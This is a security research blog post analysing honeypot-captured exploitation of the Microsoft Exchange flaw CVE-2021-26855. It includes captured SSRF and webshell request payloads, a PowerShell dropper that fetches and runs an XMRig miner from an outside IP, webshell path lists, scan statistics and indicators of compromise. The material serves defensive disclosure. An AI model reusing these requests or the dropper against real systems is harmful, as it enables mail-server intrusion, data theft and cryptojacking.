CVE-2021-26855

Microsoft Exchange Vulnerability (CVE-2021-26855) Scan Analysis

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Background

On March 2, 2021, Microsoft disclosed a remote code execution vulnerability in Microsoft Exchange server[1]。

We customized our Anglerfish honeypot to simulate and deploy Microsoft Exchange honeypot plug-in on March 3, and soon we started to see a large amount of related data, so far, we have already seen attacks attempting to implant Webshell, obtaiin mailbox information, and conducting XMRig based mining activities, we named it Tripleone.

On March 6, 2021, ProjectDiscovery and Microsoft CSS-Exchange project disclosed the vulnerability detection scripts [2][3]。

The remote code execution vulnerability exploitation for Microsoft Exchange servers are complex, generally speaking, it takes some time from PoC publication to real exploitation. Due to the possible impact of the vulnerability, this time the attackers move fast.

CVE-2021-26855 Webshell implantation

```
POST /ecp/j2r3.js HTTP/1.1
Host: {target}
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Content-Type: application/json; charset=utf-8
Cookie: X-BEResource=Administrator@EXCHANGE01:444/ecp/DDI/DDIService.svc/SetObject?sc
msExchLogonMailbox: S-1-5-20
Content-Length: 381

{"properties": {"Parameters": {"__type": "JsonDictionaryOfanyType:#Microsoft.Exchange
```

CVE-2021-26855 Obtaining mailbox information

```
POST //ecp/ssrf.js HTTP/1.1
Host: {target}
Connection: close
Accept-Encoding: gzip
Accept: */*
User-Agent: Hello-World
Content-Type: text/xml
Cookie: X-BEResource=IBM-EX01/EWS/Exchange.asmx?a=~1942062522;
Content-Length: 756

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:m="http://schemas.microsoft.com/exchange/services/2006/messages"
xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
    <soap:Body>
        <m:GetFolder>
            <m:FolderShape>
                <t:BaseShape>Default</t:BaseShape>
            </m:FolderShape>
            <m:FolderIds>
                <t:DistinguishedFolderId Id="inbox">
                    <t:Mailbox>
                        <t:EmailAddress>admin@domain.tld</t:EmailAddress>
                    </t:Mailbox>
                </t:DistinguishedFolderId>
            </m:FolderIds>
        </m:GetFolder>
    </soap:Body>
</soap:Envelope>
```

CVE-2021-26855 Mining attack

```
POST /owa/auth/test1337.aspx HTTP/1.1
Host: {target}
Connection: keep-alive
Accept-Encoding: gzip, deflate
```

```
Accept: */*
User-Agent: python-requests/2.25.1
Content-Length: 211
Content-Type: application/x-www-form-urlencoded

code=Response.Write%28new+ActiveXObject%28%22WScript.Shell%22%29.exec%28%22powershel
```

The attacker used `http://178.62.226.184/run.ps1` to implant XMRig mining program, here is the detail


```
$ProcessActive = Get-Process javacpl -ErrorAction SilentlyContinue
if($ProcessActive -eq $null)
{
new-item c:\temp\111 -itemtype directory
$WebClient = New-Object System.Net.WebClient
$WebClient.DownloadFile("http://178.62.226.184/config.json","C:\temp\111\config.json"
$WebClient.DownloadFile("http://178.62.226.184/javacpl.exe","C:\temp\111\javacpl.exe"
$WebClient.DownloadFile("http://178.62.226.184/WinRing0x64.sys","C:\temp\111\WinRing0
Start-Process -Filepath "C:\temp\111\javacpl.exe"
$action = New-ScheduledTaskAction -Execute "powershell.exe" -Argument "-windowstyle h
$trigger = New-ScheduledTaskTrigger -Once -At (Get-Date) -RepetitionInterval (New-Tim
Register-ScheduledTask -Action $action -Trigger $trigger -TaskName "App2" -Descriptio

}
else
{
Write-host "run"
}
```


Anglerfish Honeypot Data

From March 6, 2021, our Anglerfish honeypot system started to see Microsoft Exchange vulnerability (CVE-2021-26855) scans, as of a few days ago, the geographical distribution of the source IP address of the scan is as follows.


Most scans target port 443 (77.3%), followed by port 80 (11.3%), as follows.




The scan source IP ASNs (Autonomous System Numbers) are mainly from Linode, LLC, DiGiTALOCEAN-ASN and LeaseWeb Netherlands B.V., accounting for more than 50%, and the overall trend of the scan is as follows.



The scanned sources are from various countries around the world, with the United States accounting for the largest share, as shown below:



We can see from our data that the Top 5 scanner IPs account for 50% of all scanning behavior, with 159.89.95.163 leading the pack of 24%.



It appears that the attacker had been able to successfully exploit the vulnerability to implant Webshell, as shown in the following figure.

CVE-2021-26855 Webshell监控

timestamp	cc	pdata
2021-03-22 17:35:50	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 211 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active
2021-03-22 17:35:32	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 226 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active
2021-03-22 17:35:20	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 226 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active
2021-03-22 17:30:24	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 211 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active
2021-03-22 17:12:30	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 217 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active
2021-03-22 17:06:11	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 217 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active
2021-03-22 17:05:05	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 226 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active
2021-03-22 17:02:02	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 116 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active
2021-03-22 17:01:46	1	POST /owa/auth/test1337.aspx HTTP/1.1 Host: {target} Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */* User-Agent: python-requests/2.25.1 Content-Length: 114 Content-Type: application/x-www-form-urlencoded code=Response.Write%28new+Active
2021-03-19 09:56:39	1	POST /owa/auth/Current/themes/resources/OutlookQN.aspx HTTP/1.1 Host: {target} Accept-Encoding: gzip, deflate User-Agent: antSword/v2.1 Content-Type: application/x-www-form-urlencoded Content-Length: 911 Connection: close r23ee5544d3e82=UmVzcG9uc2UuV3JpdGUoIjYxNzZlMWI2MDA2MiIpO3ZhciBlcnl6RXhjZXB0aW9uO3RyeXtIdmFsKFN5c3RlbS5UZXh0LkVuY29kaW5nLkdldEVuY29kaW5nKCJVVEYtOClpLkdldFN0cmluZyhTeXN0ZW0uQ29udmVydC5Gcm9tQmFzZTY0U3RyaW5nKCJkbUZ
2021-03-19 08:57:06	1	POST /owa/auth/Current/themes/resources/OutlookQN.aspx HTTP/1.1 Host: {target} Accept-Encoding: gzip, deflate User-Agent: antSword/v2.1 Content-Type: application/x-www-form-urlencoded Content-Length: 921 Connection: close pb5d1fc1965d64=UmVzcG9uc2UuV3JpdGUoImEyMTNkNzMzMzdiIik7dmFyIGVycjpFeGNlcHRpb247dHJ5e2V2YWwoU3lzdGVtLIRleHQuRW5jb2RpbmcuR2V0RW5jb2RpbmcoIlVURi04IikuR2V0U3RyaW5nKFN5c3RlbS5Db252ZXJ0LkZyb21CYXNlNjRTdHJpbmcoImRtRnJR
2021-03-19 08:48:51	1	POST /owa/auth/Current/themes/resources/OutlookQN.aspx HTTP/1.1 Host: {target} Accept-Encoding: gzip, deflate User-Agent: antSword/v2.1 Content-Type: application/x-www-form-urlencoded Content-Length: 907 Connection: close q6391880d5c4ea=UmVzcG9uc2UuV3JpdGUoIjQwZmE2N2JlMSIpO3ZhciBlcnl6RXhjZXB0aW9uO3RyeXtIdmFsKFN5c3RlbS5UZXh0LkVuY29kaW5nLkdldEVuY29kaW5nKCJVVEYtOClpLkdldFN0cmluZyhTeXN0ZW0uQ29udmVydC5Gcm9tQmFzZTY0U3RyaW5nKCJkbUZ5SU
2021-03-19 08:48:34	1	POST /owa/auth/Current/themes/resources/OutlookQN.aspx HTTP/1.1 Host: {target} Accept-Encoding: gzip, deflate User-Agent: antSword/v2.1 Content-Type: application/x-www-form-urlencoded Content-Length: 905 Connection: close rj1fnbof=eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String(Request.Item%5B%22uffc00e2ba0887%22%5D))%2C%22unsafe%22)%3B&uffc00e2ba0887=UmVzcG9uc2UuV3JpdGUoImQ1NTE0ZilpO3ZhciBlcnl6RXhjZXB0aW9uC
2021-03-19 08:31:34	1	POST /owa/auth/RedirSuiteServerProxy.aspx HTTP/1.1 X-Forwarded-For: 199.1.88.29 Referer: http://{target} Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows; Windows NT 5.1; en-US) Firefox/3.5.0 Host: {target} Content-Length: 442 (
2021-03-17 08:39:03	1	POST /owa/auth/oauth2-client.aspx HTTP/1.1 X-Forwarded-For: 26.241.231.101 Referer: https://{target}/ Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html) Host: {target} C
2021-03-17 08:38:51	1	POST /owa/auth/oauth2-client.aspx HTTP/1.1 X-Forwarded-For: 26.241.231.101 Referer: https://{target}/ Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html) Host: {target} C

28 minutes ago

The attacker further implemented malicious attack operations through Webshell, such as implanting XMRig mining program, as shown in the following figure.

CVE-2021-26855 样本监控

first_seen	last_seen	url	md5	file_type
2021-03-22 17:06:12	2021-03-22 17:35:50	http://178.62.226.184/run.ps1	2d4d75e46f6de65fba2451da71686322	ASCII text, with CRLF line terminators
2021-03-22 17:06:15	2021-03-22 17:35:50	http://178.62.226.184/javacpl.exe	67f2d42e30f6239114feafc9ffd009d8	PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows
2021-03-22 17:06:16	2021-03-22 17:35:50	http://178.62.226.184/WinRing0x64.sys	0c0195c48b6b8582fa6f6373032118da	PE32+ executable (native) x86-64, for MS Windows
2021-03-22 17:06:12	2021-03-22 17:35:50	http://178.62.226.184/config.json	0fe28f557e9997cd2750ff3fa86a659e	ASCII text
2021-03-22 17:05:06	2021-03-22 17:35:20	http://178.62.226.184/mini-reverse.ps1	79e2c9953f452f777d55749f01e5f3b7	ASCII text
2021-03-19 09:56:39	2021-03-19 09:56:39	base64://f1ef9ba121311510e833ce8158c82269	83d80e8c02594c598841a579334596eb	ASCII text, with very long lines, with no line terminators
2021-03-19 08:48:34	2021-03-19 09:56:39	base64://9eb8f1567d7236ce82f22e03958cb307	df483db209533a7956ae39605ac0675c	ASCII text, with no line terminators
2021-03-19 08:57:06	2021-03-19 08:57:06	base64://7a408b43ec7146e2d4ae5c0d855ebd04	f0d49749eecbfa1d5ca0730b515337c9	ASCII text, with very long lines, with no line terminators
2021-03-19 08:48:51	2021-03-19 08:48:51	base64://2ec8c4932d5302b40eef7657c1e2ff1c	24cd7b8d1e4e4260ac90b5c508d0a105	ASCII text, with very long lines, with no line terminators
2021-03-19 08:48:34	2021-03-19 08:48:34	base64://8cc4f98b24be674b96e3bcdfb7ca5ce4	1c4a0e7d89d3c6808e6b717aee3b9279	ASCII text, with very long lines, with no line terminators
2021-03-16 06:27:02	2021-03-19 08:31:34	base64://52a3083a0fe5b8cc9eabf61cf681b34b	336c6c6360c65b80ce0a5f7736335333	ASCII text, with no line terminators

Part of the scan source IP rDNS SLD information

Here is a briefly analyzing of the rDNS information corresponding to the scan source IPs.

	A	B
1	**SLD**	**Count**
2	linode.com	76
3	shodan.io	32
4	onyphe.net	16
5	contaboserver.net	3
6	googleusercontent.com	2
7	aspadmin.net	2
8	on-nets.com	2
9	vultr.com	2
10	netvigator.com	2
11	appliedprivacy.net	2
12	regchange.online	1
13	fctv.ne.jp	1
14	broadbandsolutions.com.au	1
15	palnet.com	1
16	allyouwishs.com	1
17	vodafone-ip.de	1
18	verizon.net	1
19	quintex.com	1
20	goeliteworld.com	1
21	bcd13.com	1
22	hinet.net	1

23	zethasknorsea.info	1
24	puregig.net	1
25	phasedarraytech.com	1
26	scw.cloud	1
27	aprenderlivre.org	1
28	avajbeinsponding.com	1
29	ranedien.com	1
30	hwclouds-dns.com	1
31	dfri.se	1

Webshell Analysis

We monitored a large number of Webshell path probing requests, we believe most of which were scans from security vendors and research organizations.
Known Webshell paths are shown below.

```
GET /aspnet_client/system_web/log.aspx  1682
GET /aspnet_client/OutlookEN.aspx       1660
GET /aspnet_client/HttpProxy.aspx       1643
GET /aspnet_client/aspnet_client.aspx   1613
GET /aspnet_client/discover.aspx        1583
GET /aspnet_client/supp0rt.aspx         1490
GET /owa/auth/OutlookEN.aspx    1464
GET /aspnet_client/aspnet_iisstart.aspx         1463
GET /owa/auth/Current/scripts/premium/fexppw.aspx       1442
GET /aspnet_client/xclkmcfldfi948398430fdjkfdkj.aspx    1441
GET /aspnet_client/Server.aspx  1433
GET /owa/auth/8Lw7tAhF9i1pJnRo.aspx     1428
GET /owa/auth/logg.aspx         1416
GET /aspnet_client/xx.aspx      1412
GET /owa/auth/a.aspx    1403
GET /owa/auth/Current/themes/errorFS.aspx       1393
GET /owa/auth/errorPage.aspx    1373
GET /owa/auth/getpp.aspx        1367
GET /aspnet_client/aspnet_pages.aspx    1364
GET /owa/auth/default.aspx      1334
```

```
GET /owa/auth/fatal-erro.aspx   1326
GET /owa/auth/errorPages.aspx   1322
GET /owa/auth/log.aspx  1311
GET /owa/auth/shel90.aspx       1306
GET /owa/auth/Err0r.aspx        1303
GET /owa/auth/logout.aspx       1302
GET /aspnet_client/log3.aspx    1293
GET /owa/auth/15.0.1347/themes/resources/exchange_create_css.aspx       1285
GET /owa/auth/RedirSuiteServerProxy.aspx        1279
GET /aspnet_client/eror.aspx    1266
GET /aspnet_client/0QWYSEXe.aspx        1263
GET /owa/auth/current/one1.aspx         1260
GET /aspnet_client/session.aspx         1242
GET /aspnet_client/iispage.aspx         1213
GET /aspnet_client/system_web/logx2.aspx        1212
GET /owa/auth/Current/themes/resources/owafont_vo.aspx  1207
GET /aspnet_client/log.aspx     1207
GET /aspnet_client/WlUtyY.aspx  1168
GET /aspnet_client/aspnet_www.aspx      1167
GET /owa/auth/15.0.847/themes/resources/hmask.aspx      1164
GET /owa/auth/Current/app222.aspx       1155
GET /owa/auth/15.1.1913/themes/resources/View_Photos.aspx       1147
GET /owa/auth/ErrorAA.aspx      1089
GET /owa/auth/one.aspx  1079
GET /aspnet_client/errorcheck.aspx      1074
GET /owa/auth/one1.aspx         1072
GET /aspnet_client/system_web/logfe.aspx        1064
GET /owa/auth/zntwv.aspx        1031
GET /owa/auth/Current/themes/resources/owafont_vn.aspx  1019
GET /owa/auth/shel.aspx         1016
GET /owa/auth/shel2.aspx        1011
GET /owa/auth/bob.aspx  1008
GET /owa/auth/OutlookZH.aspx    1008
GET /owa/auth/Current/themes/resources/daxlz.aspx       1001
GET /owa/auth/authhead.aspx     1000
GET /owa/auth/15.1.1913/themes/resources/bg_gradient_login.aspx         993
GET /aspnet_client/default1.aspx        984
GET /aspnet_client/system_web/logon.aspx        978
GET /aspnet_client/s.aspx       930
GET /aspnet_client/RedirSuiteServerProxy.aspx   927
GET /aspnet_client/8aUco9ZK.aspx        920
GET /aspnet_client/F48zhi6U.aspx        917
GET /aspnet_client/E3MsTjP8.aspx        915
GET /aspnet_client/Fc1b3WDP.aspx        915
GET /aspnet_client/2XJHwN19.aspx        907
GET /aspnet_client/0q1iS7mn.aspx        905
GET /aspnet_client/shell.aspx   901
GET /aspnet_client/McYhCzdb.aspx        898
GET /aspnet_client/sol.aspx     893
GET /aspnet_client/aspnettest.aspx      889
GET /aspnet_client/error_page.aspx      885
GET /aspnet_client/system_web/error.aspx        883
GET /aspnet_client/UwSPMsFi.aspx        882
```

```
GET /aspnet_client/web.config.aspx      878
GET /aspnet_client/shellex.aspx         876
GET /aspnet_client/uHSPTWMG.aspx        873
GET /aspnet_client/help.aspx    868
GET /aspnet_client/load.aspx    865
GET /aspnet_client/zXkZu6bn.aspx        858
GET /aspnet_client/ogu7zFil.aspx        843
GET /owa/auth/shell.aspx        644
GET /owa/auth/web.aspx  643
GET /owa/auth/aspnet_client.aspx        639
GET /owa/auth/errorEEE.aspx     635
GET /owa/auth/27fib.aspx        627
GET /owa/auth/errorEE.aspx      625
GET /owa/auth/b.aspx    624
GET /owa/auth/aspnettest.aspx   621
GET /owa/auth/healthcheck.aspx  621
GET /owa/auth/t.aspx    620
GET /owa/auth/shellex.aspx      619
GET /owa/auth/wanlin.aspx       619
GET /owa/auth/aspnet_iisstart.aspx      619
GET /owa/auth/errorFF.aspx      615
GET /owa/auth/test.aspx         615
GET /owa/auth/document.aspx     614
GET /owa/auth/xx.aspx   613
GET /owa/auth/help.aspx         612
GET /owa/auth/evilcorp.aspx     611
GET /owa/auth/web.config.aspx   606
GET /owa/auth/error_page.aspx   605
GET /owa/auth/aspnet_www.aspx   603
GET /owa/auth/errorFE.aspx      601
GET /owa/auth/errorEW.aspx      597
GET /owa/auth/OutlookDA.aspx    288
GET /owa/auth/OutlookFR.aspx    208
GET /owa/auth/OutlookIT.aspx    187
GET /owa/auth/OutlookDE.aspx    186
GET /owa/auth/OutlookES.aspx    182
GET /owa/auth/expiredpassword.aspx      175
GET /owa/auth/OutlookPL.aspx    171
GET /owa/auth/OutlookAR.aspx    165
GET /owa/auth/OutlookSE.aspx    162
GET /owa/auth/logoff.aspx       150
GET /owa/auth/OutlookAS.aspx    146
GET /owa/auth/OutlookIO.aspx    144
GET /owa/auth/OutlookCN.aspx    111
GET /aspnet_client/Service.aspx         88
GET /aspnet_client/1d.aspx      88
GET /aspnet_client/Metabase.aspx        86
GET /aspnet_client/7KmCS.aspx   86
GET /aspnet_client/config.aspx  79
GET /aspnet_client/cafZCu.aspx  78
GET /aspnet_client/8lw7tahf9i1pjnro.aspx        77
GET /aspnet_client/MAlREnavuY.aspx      77
GET /aspnet_client/a.aspx       77
```

```
GET /aspnet_client/Default.aspx         76
GET /aspnet_client/ahihi.aspx   76
GET /aspnet_client/aa.aspx      76
GET /aspnet_client/aspnet_iistart.aspx  75
GET /aspnet_client/configs.aspx         74
GET /aspnet_client/aspnet.aspx  71
GET /aspnet_client/aspx_client.aspx     69
GET /aspnet_client/error404.aspx        67
GET /aspnet_client/bob.aspx     67
GET /aspnet_client/document.aspx        67
GET /aspnet_client/authhead.aspx        67
GET /aspnet_client/current/one1.aspx    63
GET /aspnet_client/client.aspx  63
GET /aspnet_client/erroree.aspx         63
GET /owa/auth/seclogon.aspx     61
GET /aspnet_client/upnews.aspx  60
GET /aspnet_client/errorff.aspx         60
GET /owa/auth/Current/themes/resources/system_io.aspx   60
GET /owa/auth/15.1.225/scripts/premium/errorPE.aspx     59
GET /aspnet_client/y3iGH.aspx   59
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GET /aspnet_client/multiup.aspx         27
GET /aspnet_client/logout.aspx  27
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GET /aspnet_client/errorFF.aspx         8
GET /aspnet_client/errorEE.aspx         8
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GET /aspnet_client/errorEW.aspx         6
POST /aspnet_client/discover.aspx       5
GET /aspnet_client/errorEEE.aspx        5
POST /aspnet_client/system_web/logx2.aspx       4
GET /owa/auth/HttpProxy.aspx    4
GET /owa/auth/OutlookRU.aspx    4
GET /aspnet_client/system_web/sol.aspx  4
GET /aspnet_client/system_web/QBFjM1SC.aspx     4
GET /aspnet_client/OutlookJP.aspx       4
GET /aspnet_client/system_web/ioWYM7C4.aspx     4
GET /owa/auth/Online.aspx       4
GET /aspnet_client/MultiUp.aspx         4
GET /owa/auth/Logout.aspx       4
GET /aspnet_client/system_web/E12B65rm.aspx     4
GET /aspnet_client/system_web/vY4qLEpG.aspx     3
GET /aspnet_client/system_web/test.aspx         3
GET /aspnet_client/Online.aspx  3
GET /aspnet_client/system_web/3ue5myCq.aspx     3
GET /aspnet_client/system_web/sJ0f8qHt.aspx     3
GET /aspnet_client/system_web/cMvBgHLZ.aspx     3
GET /aspnet_client/system_web/WFk2or3Y.aspx     3
GET /aspnet_client/system_web/GnCwADKH.aspx     3
GET /aspnet_client/rabiitch.aspx        3
GET /aspnet_client/system_web/Cs64LbPk.aspx     3
GET /aspnet_client/Logout.aspx  2
GET /owa/auth/WMSPDMOD.aspx     2
GET /aspnet_client/OutlookRU.aspx       2
GET /owa/auth/Discover.aspx     2
GET /aspnet_client/system_web/2TFGNswO.aspx     2
GET /aspnet_client/Discover.aspx        2
GET /owa/auth/checkerror635284.aspx     2
GET /owa/auth/MultiUp.aspx      2
GET /aspnet_client/system_web/3NHhPxJ5.aspx     2
GET /aspnet_client/system_web/1A2ZeQOu.aspx     2
GET /owa/auth/Current/themes/resources/lgnleft.aspx     2
GET /aspnet_client/checkerror635284.aspx        2
GET /owa/auth/1d61acae91.aspx   2
GET /owa/auth/current/themes/resources/error.aspx       1
```


```
GET /aspnet_client/iisstart.aspx        1
GET /owa/auth/lo.aspx   1
GET /owa/auth/error404.aspx     1
```

Miscrosoft Exchange server distribution

360 Quake cyberspace mapping system found a total of 3,378,260 data records for Microsoft Exchange servers by mapping assets across the network, including 534,590 independent IPs, as shown in the following figure.



Contact us

Readers are always welcomed to reach us on twitter, or email to netlab at 360 dot cn.

IoC

IP:

```
178.62.226.184
157.245.47.214
```

Miner Proxy:

```
159.65.206.137:3333
```

URL:

```
http://178.62.226.184/mini-reverse.ps1
http://178.62.226.184/run.ps1
http://178.62.226.184/config.json
http://178.62.226.184/javacpl.exe
http://178.62.226.184/WinRing0x64.sys
```

MD5:

```
79e2c9953f452f777d55749f01e5f3b7
2d4d75e46f6de65fba2451da71686322
0fe28f557e9997cd2750ff3fa86a659e
67f2d42e30f6239114feafc9ffd009d8
0c0195c48b6b8582fa6f6373032118da
```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A **Ana Maria Castellano**

4 years ago

What a problem, I must say. Like, it's even concerning how this huge companies are attacked succesfully... Like, I can barely believe it. As once I read at https://demyo.com/, now it's time to get better defenses and nothing more. The damage is done.

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CVE-2021-26855

Microsoft Exchange 漏洞（CVE-2021-26855）在野扫描分析报告

1 post →

Botnet

双头龙(RotaJakiro)，一个至少潜伏了3年的后门木马

版权 版权声明：本文为Netlab原创，依据 CC BY-SA 4.0 许可证进行授权，转载请附上出处链接及本声明。 概述 2021年3月25日，360 NETLAB的BotMon系统发现一个的VT 0检测的可疑ELF文件(MD5=64f6cfe44ba08b0babdd3904233c4857)，它会与4个业务类型截然不同的域名进行通信，端口均为TCP 443（HTTPS），但流量却并非...


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CVE-2021-26855

Microsoft Exchange 漏洞（CVE-2021-26855）在野扫描分析报告

背景介绍 2021年3月2号，微软披露了Microsoft Exchange服务器的远程代码执行漏洞[1]。2021年3月3号开始，360网络安全研究院Anglerfish蜜罐开始模拟和部署Microsoft Exchange蜜罐插件，很快我们搜集到大量的漏洞检测数据，目前我们已经检测到攻击者植入Webshell，获取邮箱信息，甚至进行XMRig恶意挖矿(http://178.62.226.184/run.p...


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